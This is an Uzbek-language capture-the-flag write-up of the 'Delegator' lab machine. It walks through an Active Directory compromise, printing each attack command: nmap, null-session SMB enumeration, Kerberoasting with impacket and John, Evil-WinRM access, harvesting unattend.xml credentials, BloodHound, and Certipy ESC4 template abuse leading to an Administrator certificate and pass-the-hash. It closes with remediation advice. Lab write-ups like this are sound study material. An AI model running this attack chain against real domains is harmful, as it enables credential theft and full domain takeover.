
Delegator — writeup

Delegator laboratoriya mashinasi (Active Directory muhiti). Dastlab nishon IP-manzili (`10.0.2.15`) bo‘yicha to‘liq TCP portlarni aniqlash maqsadida tezkor Nmap skaneri ishga tushirildi. Natijada `53` (DNS), `88` (Kerberos), `135` (MSRPC), `139` (NetBIOS), `389` (LDAP), `445` (SMB), `5985` (WinRM), `9389` (ADWS) hamda bir qator yuqori RPC dinamik portlari ochiqligi aniqlandi.




```
BUYRUQ :
nmap 10.0.2.15 -p- --min-rate=5000
```

445-portdagi SMB xizmati NetExec (nxc) vositasi yordamida anonim (Null session) rejimida tekshirildi. Tizim Windows Server 2019 Build 17763 x64 ekanligi, mashina nomi `DC01`, domen `delegate.htb` ekanligi va 24 ta domen foydalanuvchisi ro‘yxati qo‘lga kiritildi. Foydalanuvchilar orasida `James.Anguilar` hisobi tavsifida (Description) `might forget "S3norit@!"` paroli fosh etildi.



BUYRUQ :


```
nxc smb 10.0.2.15 -u '' -p '' --users
```

Aniqlangan `James.Anguilar:S3norit@!` hisobi orqali Kerberoasting hujumi uyushtirildi. Impacket to‘plamining `impacket-GetUserSPNs` vositasi orqali SPN xizmat hisobi `svc_mssql` uchun Kerberos TGS chiptasi so‘rab olindi. Olingan TGS hashi John the Ripper va rockyou.txt lug‘ati yordamida muvaffaqiyatli shifrdan ochilib, `svc_mssql` paroli `Passw0rd!` ekanligi tasdiqlandi.




```
BUYRUQLAR :
impacket-GetUserSPNs -request 'delegate.htb/James.Anguilar:S3norit@!' -dc-ip 10.0.2.15
john --wordlist=/usr/share/wordlists/rockyou.txt hash_svc_mssql.txt
```

Qo‘lga kiritilgan `svc_mssql:Passw0rd!` hisobi orqali 5985-portdagi WinRM xizmatiga Evil-WinRM vositasi yordamida masofaviy PowerShell sessiyasi o‘rnatildi (Initial Foothold). Foydalanuvchi huquqi tekshirilib, `C:\Users\svc_mssql\Desktop` katalogida joylashgan `user.txt` hujjati o‘qildi va foydalanuvchi bayrog‘i (`m3rl1n`) muvaffaqiyatli qo‘lga kiritildi.




```
BUYRUQLAR :
evil-winrm -i 10.0.2.15 -u 'svc_mssql' -p 'Passw0rd!'
whoami
type C:\Users\svc_mssql\Desktop\user.txt
```

Tizim ichki konfiguratsiyasini ko‘zdan kechirish jarayonida `C:\Users\svc_mssql\Documents` katalogida `unattend.xml` avtomatlashtirilgan sozlash hujjati aniqlandi. Hujjat ichidagi AutoLogon bo‘limida `ryan` foydalanuvchisiga tegishli ochiq matndagi parol (`UserP@ssw0rd!`) fosh etildi. NetExec orqali tekshirilganda hisob faol bo‘lib, paroli muddati tugaganligi (STATUS_PASSWORD_EXPIRED) ma'lum bo‘ldi.




```
BUYRUQLAR :
smbclient //10.0.2.15/C$ -U 'delegate.htb\svc_mssql%Passw0rd!' -c 'get "Users\svc_mssql\Documents\unattend.xml" -'
nxc smb 10.0.2.15 -u 'ryan' -p 'UserP@ssw0rd!'
```

Active Directory ob'ektlari va ruxsatnomalarini (ACLs) to‘liq xaritalashtirish uchun `bloodhound-python` vositasi ishga tushirildi. Ma'lumotlar tahlili natijasida `ryan` foydalanuvchisi `ca_svc` hisobi ustidan to‘liq `GenericAll` (hamda Owns / WriteOwner) huquqiga egaligi aniqlandi. `ca_svc` esa Cert Publishers guruhiga a'zo bo‘lib, sertifikat shablonlarini boshqarish vakolatiga ega.




```
BUYRUQLAR :
bloodhound-python -u 'svc_mssql' -p 'Passw0rd!' -d delegate.htb -dc dc01.delegate.htb -ns 10.
0.2.15 -c all
python3 -c 'import json; u=json.load(open("20261016171155_users.json"))["data"] ... '
```

Domen sertifikat xizmatlari (AD CS) Certipy vositasi yordamida zaif shablonlarga tekshirildi (`certipy-ad find`). Natijada `Dumbledore` nomli sertifikat shablonida jiddiy `ESC4` (Certificate Template Access Control Misconfiguration) zaifligi topildi: `ca_svc` va `Cert Publishers` shablon ustidan `WriteOwner` hamda `WriteProperty` huquqlariga ega bo‘lib, uni erkin tahrirlashi mumkin.



BUYRUQ :

```
certipy-ad find -u 'svc_mssql@delegate.htb' -p 'Passw0rd!' -dc-ip 10.0.2.15 -output certipy_out
```

ESC4 zaifligini suiiste'mol qilish maqsadida Certipy orqali `Dumbledore` shablonining parametrlari vaqtincha birlamchi konfiguratsiyaga (Client Authentication va Enrollee Supplies Subject / ESC1) o‘zgartirildi. So‘ngra o‘zgartirilgan shablon orqali domen boshqaruvchisi `Administrator@delegate.htb` nomidan sertifikat so‘rab olindi va shifrlangan `administrator.pfx` kaliti saqlandi.



BUYRUQLAR :

```
certipy-ad template -u 'svc_mssql@delegate.htb' -p 'Passw0rd!' -dc-ip 10.0.2.15 -template Dumbledore -write-default-configuration
certipy-ad req -u 'svc_mssql@delegate.htb' -p 'Passw0rd!' -ca 'delegate-DC01-CA' -target dc01.delegate.htb -template Dumbledore -upn 'Administrator@delegate.htb'
```

Olingan `administrator.pfx` sertifikati bilan Kerberos PKINIT autentifikatsiyasi (`certipy-ad auth`) amalga oshirilib, Administrator hisobining TGT chiptasi hamda NTLM hashi (`51f1d2f3a5aa882a83cc48806d54d802`) qo‘lga kiritildi. Ushbu hash orqali NetExec va Evil-WinRM vositalarida Domain Controller ustidan mutlaq nazorat (**Pwn3d!**) o‘rnatildi hamda shablonning asl holati tiklandi.




```
BUYRUQLAR :
certipy-ad auth -pfx administrator.pfx -dc-ip 10.0.2.15
nxc smb 10.0.2.15 -u 'Administrator' -H '51f1d2f3a5aa882a83cc48806d54d802'
certipy-ad template -u 'svc_mssql@delegate.htb' -p 'Passw0rd!' -dc-ip 10.0.2.15 -template Dumb
ledore -write-configuration Dumbledore.json
```

Xulosa va Zaifliklar tahlili:

Delegator laboratoriya mashinasi Windows Server 2019 Active Directory domen muhitida xavfsizlik konfiguratsiyalarining noto‘g‘ri sozlanishi, ma'lumotlar oshkor bo‘lishi (Information Disclosure), Kerberos chiptalarini zaif kalitlar bilan shifrlash (Kerberoasting) hamda Active Directory Certificate Services (AD CS) shablonlaridagi ruxsatnomalar nomutanosibligiga (ESC4) asoslangan bo‘lib, quyidagi asosiy bosqichlardan iborat bo‘ldi:

- **1. Reconnaissance & Port Scanning (Nmap):** Nishon xostda Active Directory uchun xos bo‘lgan barcha asosiy xizmatlar: `53` (DNS), `88` (Kerberos), `389` (LDAP), `445` (SMB), `5985` (WinRM) va `9389` (ADWS) portlari ochiqligi aniqlandi.
- **2. Active Directory Enumeration & Information Disclosure:** SMB protokoli bo‘yicha anonim (Null session) tekshiruvi orqali `delegate.htb` domenining barcha 24 foydalanuvchisi aniqlandi. `James.Anguilar` hisobi tavsifida parol (`S3norit@!`) ochiq qoldirilganligi dastlabki kirish nuqtasini ta'minladi.
- **3. Kerberoasting Attack & User Access (svc_mssql):** Tizimda SPN ro‘yxatidan o‘tgan `svc_mssql` xizmat hisobi aniqlanib, Kerberos TGS chiptasi olindi. Zaif parol (`Passw0rd!`) John the Ripper orqali ochildi va WinRM orqali tizimga kirilib, `user.txt` (bayroq: `m3rl1n`) qo‘lga kiritildi.
- **4. Credential Harvesting (unattend.xml):** `C:\Users\svc_mssql\Documents\unattend.xml` faylida AutoLogon hisobi sifatida `ryan:UserP@ssw0rd!` hisob ma'lumotlari ochiq holatda aniqlandi.
- **5. Active Directory ACL Abuse (GenericAll over ca_svc):** BloodHound tahlili orqali domen foydalanuvchisi `ryan` xizmat hisobi `ca_svc` ustidan `GenericAll` imtiyoziga ega ekanligi, `ca_svc` esa sertifikat shablonlarini boshqaruvchi `Cert Publishers` a'zosi ekanligi fosh etildi.
- **6. AD CS Exploitation (ESC4 -> ESC1 -> Administrator):** `Dumbledore` sertifikat shablonida mavjud bo‘lgan noto‘g‘ri ruxsatnomalar (WriteProperty / WriteOwner) sababli, shablon parametrlari istalgan foydalanuvchi nomidan (UPN) sertifikat so‘rash rejimiga o‘zgartirildi (ESC1). `Administrator@delegate.htb` sertifikati olinib, PKINIT orqali Administrator NTLM hashi (`51f1d2f3a5aa882a83cc48806d54d802`) va to‘liq **Domain Admin** boshqaruvi qo‘lga kiritildi.
- **Xavfsizlik Tavsiyalari (Remediation & Hardening):** Foydalanuvchi hisoblari tavsiflariga (Description) hech qachon parollar kiritilmasligi; SPN xizmat hisoblari uchun kamida 25+ belgili murakkab yoki gMSA (Group Managed Service Accounts) parollaridan foydalanish; Tizim o‘rnatilgach `unattend.xml` fayllarini o‘chirib tashlash; Active Directory ob'ektlarida ortiqcha `GenericAll` huquqlarini cheklash; AD CS muhitida sertifikat shablonlariga `WriteOwner/WriteProperty` huquqlarini faqat Domain Admins guruhiga cheklash va `CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT` bayrog‘ini o‘chirib qo‘yish qat'iy tavsiya etiladi.